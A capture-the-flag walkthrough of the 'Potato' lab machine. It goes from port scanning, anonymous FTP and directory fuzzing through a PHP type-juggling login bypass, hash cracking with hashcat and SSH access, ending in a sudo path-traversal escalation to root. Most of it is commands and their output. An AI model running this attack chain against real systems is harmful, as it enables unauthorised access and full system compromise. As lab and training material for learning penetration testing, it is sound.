Potato


```
ping potato.local
```

```
nmap -T4 -vv -A -p- potato.local
```

See that **4 ports** are open as **22, 80, 748, 1607, 2112**

On port **2112** of **ftp** has **anonymous** login allowed
Enter following command and type username and passowrd as **anonymous**

```
ftp potato.local -P 2112
```



For downloading both the files on local system type below command

```
get index.php.bak
get welcome.msg
```


Content in **index.php.bak** file

```
┌──(root㉿Hindutva)-[~/Desktop/ctf/potato]
└─# cat index.php.bak
<html>
<head></head>
<body>

<?php

$pass= "potato"; //note Change this password regularly

if($_GET['login']=="1"){
  if (strcmp($_POST['username'], "admin") == 0  && strcmp($_POST['password'], $pass) == 0) {
    echo "Welcome! </br> Go to the <a href=\"dashboard.php\">dashboard</a>";
    setcookie('pass', $pass, time() + 365*24*3600);
  }else{
    echo "<p>Bad login/password! </br> Return to the <a href=\"index.php\">login page</a> <p>";
  }
  exit();
}
?>


  <form action="index.php?login=1" method="POST">
                <h1>Login</h1>
                <label><b>User:</b></label>
                <input type="text" name="username" required>
                </br>
                <label><b>Password:</b></label>
                <input type="password" name="password" required>
                </br>
                <input type="submit" id='submit' value='Login' >
  </form>
</body>
</html>
```

Content in **welcome.msg** file

```
┌──(root㉿Hindutva)-[~/Desktop/ctf/potato]
└─# cat welcome.msg
Welcome, archive user %U@%R !

The local time is: %T
```

On **Port 80**



Fuzz for getting additional path


And get the ***/admin*** directory


```
ffuf -u http://potato.local/FUZZ -w /root/Documents/ubuntu/Wordlists/rockyou.txt -t 80
```

```
[Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 131ms]
    * FUZZ: potato

[Status: 200, Size: 245, Words: 31, Lines: 9, Duration: 128ms]
    * FUZZ:

[Status: 200, Size: 245, Words: 31, Lines: 9, Duration: 130ms]
    * FUZZ: #1bitch

[Status: 200, Size: 245, Words: 31, Lines: 9, Duration: 150ms]
    * FUZZ: #1pimp

[Status: 200, Size: 245, Words: 31, Lines: 9, Duration: 128ms]
    * FUZZ: #1hottie

[Status: 200, Size: 245, Words: 31, Lines: 9, Duration: 131ms]
    * FUZZ: #1princess

[Status: 200, Size: 245, Words: 31, Lines: 9, Duration: 137ms]
    * FUZZ: #1stunna

[Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 130ms]
    * FUZZ: admin

[Status: 200, Size: 245, Words: 31, Lines: 9, Duration: 127ms]
    * FUZZ: #1love

[Status: 200, Size: 245, Words: 31, Lines: 9, Duration: 136ms]
    * FUZZ: #1angel
```

On **/admin** directory has login panel
The webisite is vulnerable to "php type juggling"

For more -> https://medium.com/swlh/php-type-juggling-vulnerabilities-3e28c4ed5c09






Home Users Date Logs Ping

Admin area

Access forbidden if you don't have permission to access

```
POST /admin/dashboard.php?page=log HTTP/1.1
Host: potato.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: http://potato.local
Connection: close
Referer: http://potato.local/admin/dashboard.php?page=log
Cookie: pass=serdesfsefhijosefjtfgyuhjiosefdfthgyjh
Upgrade-Insecure-Requests: 1

file=log_01.txt
```



Got the hash value of user **webadmin**

Copy the hash value and paste it text editor as **hash**


```
hashcat -a 0 -m 500 hash /root/Documents/ubuntu/Wordlists/rockyou.txt
```

```
$1$webadmin$3sXBxGUtDGIFAcnNTNhi6/:dragon
```

Got the password as **dragon**

```
ssh webadmin@potato.local
```

I got the **webadmin** shell with flag




```
sudo -l
```

```
webadmin@serv:~$ sudo -l
[sudo] password for webadmin:
Matching Defaults entries for webadmin on serv:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on serv:
    (ALL : ALL) /bin/nice /notes/*
webadmin@serv:~$
```

Go to the **notes** folder but in that we can't have permission to read or write

```
webadmin@serv:/notes$ ls -l
total 8
-rwx------ 1 root root 11 Aug  2  2020 clear.sh
-rwx------ 1 root root  8 Aug  2  2020 id.sh
webadmin@serv:/notes$
```

Then simply navigate to the **webadmin** folder and create a bash file as following

```
echo "/bin/bash" > shell.sh
```

Give execute permission for file

```
chmod +x shell.sh
```

Then run the file

```
sudo /bin/nice /notes/../home/webadmin/shell.sh
```

Got the **root** shell

```
webadmin@serv:~$ echo "/bin/bash" > shell.sh
webadmin@serv:~$ chmod +x shell.sh
webadmin@serv:~$ sudo /bin/nice /notes/../home/webadmin/shell.sh
root@serv:/home/webadmin# id
uid=0(root) gid=0(root) groups=0(root)
root@serv:/home/webadmin# whoami
root
root@serv:/home/webadmin# cd /root
root@serv:~# ls
proof.txt  root.txt  snap
root@serv:~# cat proof.txt
515b2a6c944f0d142d6b918f67e02555
root@serv:~#
```